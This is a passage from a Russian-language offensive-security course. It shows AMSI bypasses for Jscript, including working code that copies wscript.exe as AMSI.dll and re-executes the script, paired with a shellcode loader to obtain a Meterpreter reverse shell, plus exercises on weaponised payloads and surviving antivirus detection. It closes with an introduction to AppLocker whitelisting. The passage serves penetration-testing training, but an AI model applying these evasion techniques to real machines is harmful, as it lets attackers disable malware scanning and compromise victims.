sh.Run("cscript -e:{F414C262-6AC0-11CF-B6D1-00AA00BBBB58} "+WScript.ScriptFullName,0,1);
```

Листинг 323 - Повтор вызова метода Run

Как выделено в листинге 323, после файла скрипта мы передаём в метод `Run` ещё два аргумента. Первый - стиль окна, где `0` указывает скрыть окно. Во втором аргументе мы указываем `1`, что заставляет выполнение ждать завершения скрипта, запущенного методом `Run`.

С этим обходом на месте можно добавить его в начало загрузчика шеллкода, сгенерированного DotNetToJscript. При запуске мы обходим AMSI и получаем обратную оболочку.

#### 7.6.2.1 Упражнения

1. Установите ключ реестра и проверьте, что AMSI обойден.
2. Объедините обход AMSI с загрузчиком шеллкода, написав полностью боевой Jscript-код для выполнения на стороне клиента.
3. Поэкспериментируйте с SharpShooter, чтобы сгенерировать такой же тип полезной нагрузки с обходом AMSI.

### 7.6.3 Я сам себе исполняемый файл

Обход из предыдущего раздела отключал AMSI установкой ключа реестра, что сильно отличается от подхода, который мы использовали для отключения AMSI из PowerShell. В PowerShell мы сосредоточились на вызове ошибки в информации, связанной с AMSI, или на изменении AMSI API так, чтобы они возвращали ошибку. В этом разделе выполним простой трюк для получения похожего результата.

Хотя мы не можем найти структуры для взаимодействия с Win32 API из Jscript, мы знаем, что AMSI требует `AMSI.DLL`. Если бы мы могли помешать загрузке `AMSI.DLL` или загрузить собственную ее версию, можно было бы заставить реализацию AMSI в `wscript.exe` выдать ошибку и прерваться.

Хотя логично было бы попытаться просто перезаписать `AMSI.DLL`, для перезаписи чего-либо в `C:\Windows\System32` нужны административные права. Однако можно было бы выполнить атаку перехвата DLL,[69] злоупотребив порядком поиска DLL. Чтобы понять, возможно ли это, используем WinDbg для изучения процесса загрузки `AMSI.DLL`.

Для этого снова запустим процесс `wscript.exe` через File > Open Executable... и откроем неизменённый Jscript-файл загрузчика шеллкода DotNetToJscript. После того как WinDbg запустит `wscript.exe` и минимальный набор модулей, он прервёт поток выполнения. Список загруженных модулей (`lm`)[70] и поиск модуля с именем `amsi` (`m amsi`) показывает, что `AMSI.DLL` ещё не загружена.

```
0:000> lm m amsi
Browse full module list
start             end                 module name
```

Листинг 324 - AMSI.DLL ещё не загружена в процесс

На этом этапе нужно определить, что именно загружает `AMSI.DLL`. Для этого WinDbg должен остановиться сразу после загрузки этой DLL. Один способ сделать это - дать отладчику команду перехватить загрузку DLL в WinDbg. Это делается командой `sxe`[71] вместе с подкомандой `ld`,[72] которая обнаруживает загрузку модуля по переданному имени. Полная команда и вывод показаны в листинге 325.

```
0:000> sxe ld amsi

0:000> g
ModLoad: 00007fff`a3a70000 00007fff`a3b41000   C:\Windows\System32\jscript.dll
ModLoad: 00007fff`d3000000 00007fff`d3052000   C:\Windows\System32\SHLWAPI.dll
ModLoad: 00007fff`c6e20000 00007fff`c6e34000   C:\Windows\SYSTEM32\amsi.dll
ntdll!NtMapViewOfSection+0x14:
00007fff`d351ea94 c3              ret

0:000> lm m amsi
Browse full module list
start             end                 module name
00007fff`c6e20000 00007fff`c6e34000   amsi       (deferred)
```

Листинг 325 - WinDbg останавливается при загрузке AMSI.DLL

В выделенном участке листинга 325 `AMSI.DLL` загружена, и команда `lm` корректно показывает ее в процессе. Далее нужно найти код, ответственный за загрузку `AMSI.DLL`. DLL обычно загружается через Win32 API `LoadLibrary`[73] или `LoadLibraryEx`,[74] поэтому нужно найти эту функцию и посмотреть, какая функция ее вызвала.

Мы ищем стек вызовов, или обратную трассировку, то есть список вызванных функций, приведших к текущей точке выполнения. Его можно вывести командой `k`[75], как показано в листинге 326.

```
0:000> k
 # Child-SP          RetAddr           Call Site
00 00000085`733ec8f8 00007fff`d34ca369 ntdll!NtMapViewOfSection+0x14
01 00000085`733ec900 00007fff`d34ca4b7 ntdll!LdrpMinimalMapModule+0x101
02 00000085`733ec9c0 00007fff`d34cbcfd ntdll!LdrpMapDllWithSectionHandle+0x1b
03 00000085`733eca20 00007fff`d34cd75a ntdll!LdrpMapDllNtFileName+0x189
04 00000085`733ecb20 00007fff`d34ce21f ntdll!LdrpMapDllSearchPath+0x1de
05 00000085`733ecd80 00007fff`d34c5496 ntdll!LdrpProcessWork+0x123
06 00000085`733ecde0 00007fff`d34c25e4 ntdll!LdrpLoadDllInternal+0x13e
07 00000085`733ece60 00007fff`d34c1874 ntdll!LdrpLoadDll+0xa8
08 00000085`733ed010 00007fff`cff40391 ntdll!LdrLoadDll+0xe4
09 00000085`733ed100 00007fff`a3a84ed8 KERNELBASE!LoadLibraryExW+0x161
0a 00000085`733ed170 00007fff`a3a84c6c jscript!COleScript::Initialize+0x2c
0b 00000085`733ed1a0 00007fff`d2cffda1 jscript!CJScriptClassFactory::CreateInstance+0x5c
...
```

Листинг 326 - Текущий стек вызовов при загрузке AMSI.DLL

Поскольку стек вызовов часто очень длинный, листинг выше сокращён. Фрагмент показывает вызов `LoadLibraryExW`, который загрузил `AMSI.DLL`, а также вызывающую функцию `COleScript::Initialize`. Можно дизассемблировать функцию из стека вызовов, чтобы изучить аргументы, переданные в `LoadLibraryExW`:

```
0:000> u jscript!COleScript::Initialize LA
jscript!COleScript::Initialize:
00007fff`a3a84eac 48895c2418      mov     qword ptr [rsp+18h],rbx
00007fff`a3a84eb1 4889742420      mov     qword ptr [rsp+20h],rsi
00007fff`a3a84eb6 48894c2408      mov     qword ptr [rsp+8],rcx
00007fff`a3a84ebb 57              push    rdi
00007fff`a3a84ebc 4883ec20        sub     rsp,20h
00007fff`a3a84ec0 488bf9          mov     rdi,rcx
00007fff`a3a84ec3 33d2            xor     edx,edx
00007fff`a3a84ec5 41b800080000    mov     r8d,800h
00007fff`a3a84ecb 488d0ddee40800  lea     rcx,[jscript!`string' (00007fff`a3b133b0)]
00007fff`a3a84ed2 ff15d0c10800    call    qword ptr [jscript!_imp_LoadLibraryExW (00007fff`a3b110a8)]

0:000> du 7fff`a3b133b0
00007fff`a3b133b0  "amsi.dll"
```

Листинг 327 - COleScript::Initialize загружает AMSI.DLL

Согласно прототипу функции `LoadLibraryExW`,[76] первый аргумент - имя DLL для загрузки. Последние строки листинга 327 показывают, что имя DLL - `amsi.dll`, указанное без полного пути. Это важно с учётом порядка поиска DLL.[77] Если полный путь не указан, сначала проверяется папка запущенного приложения. Если скопировать `wscript.exe` в доступное для записи место и поместить кастомную версию `AMSI.DLL` в ту же папку, это могло бы открыть вектор атаки.

Однако `LoadLibraryExW` может принимать дополнительные аргументы, и третий аргумент меняет поведение функции по умолчанию. В этом случае R8, третий аргумент, установлен в `0x800`, как выделено в листинге 327. Это эквивалентно перечислению `LOAD_LIBRARY_SEARCH_SYSTEM32`, которое заставляет функцию сначала искать в директории `C:\Windows\System32`. Это предотвращает атаку перехвата DLL.

Исследователь безопасности James Forshaw обнаружил интересный способ обхода.[78] Вместо попытки перехватить загрузку DLL он предлагает переименовать `wscript.exe` в `amsi.dll` и выполнить его. В этом подходе важны две детали.

Во-первых, если процесс с именем `amsi.dll` пытается загрузить DLL с тем же именем, `LoadLibraryExW` сообщает, что она уже находится в памяти, и прерывает загрузку для повышения эффективности. Очевидно, любые последующие попытки использовать AMSI API завершатся неудачей, что приведёт к ошибке самого AMSI и его отключению, то есть даст нам обход AMSI.

Вторая важная деталь: двойной щелчок или запуск файла с расширением `.dll` завершится ошибкой, поскольку DLL обычно загружаются, а не выполняются. Такое поведение на самом деле вызвано Win32 API `ShellExecute`,[79] который используется `cmd.exe`. Однако если вместо этого использовать Win32 API `CreateProcess`,[80] расширение файла игнорируется, а заголовок файла разбирается, чтобы определить, является ли файл корректным исполняемым файлом. Мы не можем напрямую вызвать этот API, но можем использовать метод `Exec`[81] объекта `WScript.Shell`, поскольку он является лишь обёрткой для него.

Реализация этого обхода AMSI требует нескольких новых действий. Когда Jscript выполняется, он скопирует `wscript.exe` в доступную для записи и выполнения папку, назвав его `amsi.dll`. Затем он выполнит эту копию, передав исходный Jscript-файл, как в предыдущем обходе. С помощью конструкций `try` и `catch` мы проверяем существование `AMSI.dll`, чтобы определить, выполняется ли Jscript-файл первый или второй раз. Обновленный код обхода приведен ниже:

```
var filesys= new ActiveXObject("Scripting.FileSystemObject");
var sh = new ActiveXObject('WScript.Shell');
try {
    if(filesys.FileExists("C:\\Windows\\Tasks\\AMSI.dll")==0)
    {
        throw new Error(1, '');
    }
} catch(e) {
    filesys.CopyFile("C:\\Windows\\System32\\wscript.exe", "C:\\Windows\\Tasks\\AMSI.dll");
    sh.Exec("C:\\Windows\\Tasks\\AMSI.dll -e:{F414C262-6AC0-11CF-B6D1-00AA00BBBB58} "+WScript.ScriptFullName);
    WScript.Quit(1);
}
```

Листинг 328 - Обход AMSI, переименовывающий wscript.exe в amsi.dll

В конструкции `try` мы сначала проверяем, существует ли скопированный исполняемый файл, через метод `FileExists`[82] объекта `FileSystemObject`. Если он существует, выполняется загрузчик шеллкода, сгенерированный DotNetToJscript. Если он ещё не существует, мы вызываем исключение, и выполняется код в секции `catch`.

Здесь используется метод `CopyFile`[83], чтобы скопировать `wscript.exe` в папку `C:\Windows\Tasks` и назвать его `AMSI.DLL`. Затем с помощью метода `Exec` запускается скопированная версия `wscript.exe`, которая снова обрабатывается как Jscript-файл, как мы делали в прошлом разделе.

Когда мы выполняем объединенный Jscript-файл, получаем обратную оболочку Meterpreter, но происходит нечто неожиданное: появляется антивирусное предупреждение, показанное на рисунке 94.




Рисунок 94: Антивирусное предупреждение из-за обхода AMSI

В этом случае обратная оболочка запустилась, что указывает на обход AMSI, но Windows Defender обнаружил новый процесс с именем `amsi.dll` и пометил наш код. У нас была работающая оболочка в течение короткого времени, но она была завершена сразу после того, как Windows Defender её пометил.

Это можно обойти немедленной миграцией процесса, чтобы мигрированная оболочка продолжила работать. Альтернативно можно использовать загрузчик шеллкода, выполняющий внедрение в процесс или опустошение процесса. Хотя мы потеряли скрытность, вызвав Windows Defender, этот обход будет работать против всех поставщиков антивирусов, поддерживающих AMSI, а некоторые продукты могут вообще не обнаружить процесс `amsi.dll`.

#### 7.6.3.1 Упражнения

1. Воссоздайте обход AMSI, переименовав `wscript.exe` в `amsi.dll` и выполнив его.
2. Вместо обычного загрузчика шеллкода реализуйте этот обход с техникой внедрения в процесс или опустошения процесса и получите оболочку Meterpreter, которая останется живой после обнаружения.

## 7.7 Итоги

В этом модуле мы подробно исследовали Anti-Malware Scan Interface и увидели его эффективность против публичных техник, полагающихся на PowerShell и Jscript. Мы также успешно обошли эту защиту несколькими способами, которые антивирусным поставщикам будет очень сложно смягчить.

## Примечания


**[1]** (Lital Asher-Dotan, 2017), https://www.cybereason.com/blog/what-is-endpoint-detection-and-response-edr
**[2]** (Microsoft, 2019), https://docs.microsoft.com/en-us/windows/win32/amsi/antimalware-scan-interface-portal
**[3]** (Microsoft, 2020), https://www.microsoft.com/en-us/windows/comprehensive-security
**[4]** (Microsoft, 2020), https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/debugger-download-tools
**[5]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Stack-based_memory_allocation
**[6]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/C_dynamic_memory_allocation#Heap-based
**[7]** (Félix Cloutier, 2019), https://www.felixcloutier.com/x86/call
**[8]** (Félix Cloutier, 2019), https://www.felixcloutier.com/x86/ret
**[9]** (Microsoft, 2018), https://docs.microsoft.com/en-us/cpp/cpp/stdcall?view=vs-2019
**[10]** (Microsoft, 2018), https://docs.microsoft.com/en-us/cpp/cpp/fastcall?view=vs-2019
**[11]** (Félix Cloutier, 2019), https://www.felixcloutier.com/x86/cmp
**[12]** (Félix Cloutier, 2019), https://www.felixcloutier.com/x86/test
**[13]** (Intel Pentium Instruction Set Reference), http://faydoc.tripod.com/cpu/je.htm
**[14]** (Immunity, 2020), https://www.immunityinc.com/products/debugger/
**[15]** (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/methods-of-controlling-breakpoints
**[16]** (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/windows/desktop/aa365747(v=vs.85).aspx
**[17]** (Lee Holmes, 2019), https://twitter.com/Lee_Holmes/status/1189215159765667842/photo/1
**[18]** (Microsoft, 2019), https://docs.microsoft.com/en-us/windows/win32/amsi/how-amsi-helps
**[19]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/rpc/rpc-start-page
**[20]** (Microsoft, 2019), https://docs.microsoft.com/en-us/windows/win32/amsi/antimalware-scan-interface-functions
**[21]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/amsi/nf-amsi-amsiinitialize
**[22]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/amsi/nf-amsi-amsiopensession
**[23]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/amsi/nf-amsi-amsiscanstring
**[24]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/amsi/nf-amsi-amsiscanbuffer
**[25]** (Microsoft, 2018), https://docs.microsoft.com/en-gb/windows/win32/api/amsi/ne-amsi-amsi_result
**[26]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/amsi/nf-amsi-amsiclosesession
**[27]** (Frida.re), https://www.frida.re/
**[28]** (Frida.re), https://www.frida.re/docs/javascript-api/#memory
**[29]** (Mozilla, 2020), https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Operators/this
**[30]** (Microsoft, 2020), https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-erref/6b46e050-0761-44b1-858b-9b37a74ca32e#gt_799103ab-b3cb-4eab-8c55-322821b2b235
**[31]** (Microsoft, 2020), https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-erref/705fb797-2175-4a90-b5a3-3918024b10b8
**[32]** (Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/api/system.reflection.assembly.gettype?view=netframework-4.8
**[33]** (Microsoft, 2018), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_ref?view=powershell-6
**[34]** (Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/api/system.reflection.assembly.gettypes?view=netframework-4.8
**[35]** (Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/api/system.type.getfields?view=netframework-4.8
**[36]** (Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/api/system.runtime.interopservices.marshal.copy?view=netframework-4.8
**[37]** (Matt Graeber, 2016), https://twitter.com/mattifestation/status/735261176745988096?lang=en
**[38]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Zero_flag
**[39]** (Intel Pentium Instruction Set Reference), http://faydoc.tripod.com/cpu/je.htm
**[40]** (Intel Pentium Instruction Set Reference), http://faydoc.tripod.com/cpu/xor.htm
**[41]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-getmodulehandlea
**[42]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-getprocaddress
**[43]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Page_(computer_memory)

**[44]** (Microsoft, 2020), https://docs.microsoft.com/en-us/windows/win32/memory/memory-protection-constants
**[45]** (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/-vprot
**[46]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualprotect
**[47]** (Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/api/system.type.makebyreftype?view=netframework-4.8
**[48]** (SS64, 2020), https://ss64.com/ps/syntax-ref.html
**[49]** (Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/api/system.runtime.interopservices.marshal.copy?view=netframework-4.8
**[50]** (Microsoft, 2018),
https://docs.microsoft.com/en-us/windows/security/identity-protection/user-account-control/how-user-account-control-works
**[51]** (winscripting.blog, 2017), https://winscripting.blog/2017/05/12/first-entry-welcome-and-uac-bypass/
**[52]** (Microsoft, 2018), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/new-item
**[53]** (Microsoft, 2020),
https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/new-itemproperty?view=powershell-6
**[54]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/sysinfo/registry-element-size-limits
**[55]** (SS64, 2020), https://ss64.com/vb/sleep.html
**[56]** (Dominic Shell, 2019),
https://hackinparis.com/data/slides/2019/talks/HIP2019-Dominic_Chell-Cracking_The_Perimeter_With_Sharpshooter.pdf
**[57]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/winreg/nf-winreg-regopenkeyexw
**[58]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/winreg/nf-winreg-regqueryvalueexw
**[59]** (SS64, 2020), https://ss64.com/vb/regwrite.html
**[60]** (MDSec, 2019), https://github.com/mdsecactivebreach/SharpShooter/blob/master/modules/amsikiller.py
**[61]** (W3Schools, 2020), https://www.w3schools.com/js/js_errors.asp
**[62]** (SS64, 2020), https://ss64.com/vb/regread.html
**[63]** (W3Schools, 2020), https://www.w3schools.com/js/js_errors.asp
**[64]** (Mozilla, 202), https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Error
**[65]** (SS64, 2020), https://ss64.com/vb/run.html
**[66]** (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/cscript
**[67]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Universally_unique_identifier
**[68]** (SS64, 2020), https://ss64.com/vb/syntax-wscript.html
**[69]** (Mitre, 2020), https://attack.mitre.org/techniques/T1038/
**[70]** (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/lm--list-loaded-modules-
**[71]** (Microsoft, 2017),
https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/sx--sxd--sxe--sxi--sxn--sxr--sx---set-exceptions-
**[72]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/ld--load-symbols-
**[73]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-loadlibrarya
**[74]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-loadlibraryexw
**[75]** (Microsoft, 2018),
https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/k--kb--kc--kd--kp--kp--kv--display-stack-backtrace-
**[76]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-loadlibraryexw
**[77]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/dlls/dynamic-link-library-search-order
**[78]** (James Forshaw, 2018), https://tyranidslair.blogspot.com/2018/06/disabling-amsi-in-jscript-with-one.html
**[79]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/shellapi/nf-shellapi-shellexecutea
**[80]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createprocessa
**[81]** (SS64, 2020), https://ss64.com/vb/exec.html
**[82]** (SS64, 2020), https://ss64.com/vb/filesystemobject.html
**[83]** (SS64, 2020), https://ss64.com/vb/filesystemobject.html

# Глава 8. Белые списки приложений

Наш анализ техник обхода антивирусов в предыдущем модуле показал, что обход AV довольно прямолинеен даже при использовании существующих инструментов и фреймворков. Однако многие организации повышают уровень безопасности конечных точек с помощью технологии белых списков приложений, при которой ПО мониторинга блокирует все приложения, кроме заранее заданного белого списка.

Это эффективно блокирует пользовательские приложения или код, включая многие инструменты, которые атакующий использует для получения удалённого доступа или повышения привилегий. В этом модуле мы представим белые списки приложений и рассмотрим разные техники обхода. Мы будем полагаться на существующие и доверенные приложения в технике, известной как "жизнь за счёт штатных средств" (Living off the Land), термин из проекта LOLBAS/LOLBIN.[1]

Белые списки приложений влияют и на возможность получить начальное выполнение кода, и на последующую постэксплуатацию. В этом модуле мы изучим программную реализацию белых списков приложений, установленную по умолчанию в Microsoft Windows, самой распространённой клиентской платформе конечных точек. Также разработаем несколько обходов и покажем, как повторно использовать уже имеющиеся инструменты постэксплуатации.

## 8.1 Теория и настройка белых списков приложений

Белые списки приложений - очень эффективный защитный механизм, но им бывает сложно управлять и сложно разворачивать в масштабе, поэтому в крупных организациях он встречается не повсеместно. Типичное Windows-решение для белых списков приложений устанавливается либо как драйвер фильтрации, либо через гипервизор.[2] В этом разделе обсудим теорию за этими реализациями.

### 8.1.1 Теория белых списков приложений

Нативная реализация белых списков от Microsoft использует драйвер фильтрации режима ядра и разные нативные API ядра. В частности, API режима ядра Microsoft `PsSetCreateProcessNotifyRoutineEx`[3] регистрирует уведомление обратного вызова, позволяющее выполнять переданную функцию режима ядра каждый раз при создании нового процесса.

Программная реализация белых списков приложений использует пользовательский драйвер, чтобы зарегистрировать функцию обратного вызова через этот API. Затем обратный вызов вызывается при каждом создании нового процесса и позволяет ПО белых списков определить, находится ли приложение в белом списке. Если ПО определяет, что приложение разрешено, создание процесса завершается, и код выполняется. Если приложение не разрешено, процесс завершается, и может быть показано сообщение об ошибке. Как следует из названия, ПО белых списков блокирует всё, кроме приложений, явно указанных в настраиваемом наборе правил.

Microsoft предоставляет несколько нативных решений для белых списков приложений. До Windows 7 Microsoft представила решение Software Restriction Policies (SRP).[4] Оно всё ещё доступно, но было заменено AppLocker,[5] который появился в Windows 7 и по-прежнему доступен в текущих версиях Windows 10.

Компоненты AppLocker включают драйвер режима ядра `APPID.SYS` и службу пользовательского режима `APPIDSVC`. `APPIDSVC` управляет набором правил белого списка и идентифицирует приложения при запуске на основе уведомлений обратного вызова от `APPID.SYS`.

Сторонние поставляемые решения белых списков включают Symantec Application Control,[6] Sophos Endpoint: Application Control[7] и McAfee Application Control.[8] Все они работают похожим образом, устанавливая уведомления обратного вызова через `PsSetCreateProcessNotifyRoutineEx`. Обходы, которые мы исследуем здесь, будут работать против этих продуктов похожим образом с небольшими изменениями.

Недавно Microsoft выпустила новый тип решения белых списков приложений для Windows 10, принудительно применяемый из гипервизора и, следовательно, работающий глубже, чем решения режима ядра. Изначально он назывался Device Guard, но недавно был переименован в Windows Defender Application Control (WDAC),[9] который выполняет действия белого списка и в пользовательском режиме, и в режиме ядра.

WDAC строится поверх концепций Virtualization-based Security (VBS) и Hypervisor Code Integrity (HVCI),[10] доступных только в Windows 10 и Server 2016/2019. Эти концепции выходят за рамки данного модуля, но из-за сложности реализации и строгих требований к оборудованию такое решение разворачивается редко.

Теперь, когда мы кратко обсудили базовую теорию ПО белых списков приложений, начнём настраивать правила белого списка для AppLocker, одного из более распространённых решений. Обратите внимание, что AppLocker доступен только в редакциях Enterprise и Ultimate, что исключает Windows Professional и другие версии.

### 8.1.2 Настройка AppLocker и правил

Существует три основных категории правил AppLocker, которые можно комбинировать по мере необходимости. Первое и самое простое правило основано на путях к файлам.[11] Его можно использовать, чтобы добавить в белый список отдельный файл по имени и пути или рекурсивно включить содержимое директории.

Второй тип правила основан на хеше файла,[12] что может разрешить выполнение отдельного файла независимо от расположения. Чтобы избежать коллизий, AppLocker использует хеш SHA256 Authenticode.

Третий тип правила основан на цифровой подписи,[13] которую Microsoft называет издателем. Такое правило может добавить в белый список все файлы от отдельного издателя с одной подписью, что упрощает ведение белого списка при обновлении версий.

Чтобы начать с простого практического примера, настроим несколько базовых правил белого списка AppLocker. Для упрощения тестирования войдем на Windows 10-жертву как `student`, поскольку администраторы будут освобождены от правил, которые мы создадим.

Откроем административную командную строку, введём учётные данные пользователя `offsec` и запустим `gpedit.msc`, менеджер конфигурации GPO. В Local Group Policy Editor перейдём в Local Computer Policy -> Computer Configuration -> Windows Settings -> Security Settings -> Application Control Policies и выберем пункт AppLocker, как показано на рисунке 95.




Рисунок 95: Главное меню AppLocker в Local Group Policy Editor

Процесс создания и настройки правил состоит из нескольких шагов. Сначала нажмём Configure rule enforcement, чтобы открыть свойства AppLocker, как выделено на рисунке 95. В меню Properties можно включить правила AppLocker для исполняемых файлов, файлов Windows Installer, сценариев и упакованных приложений:

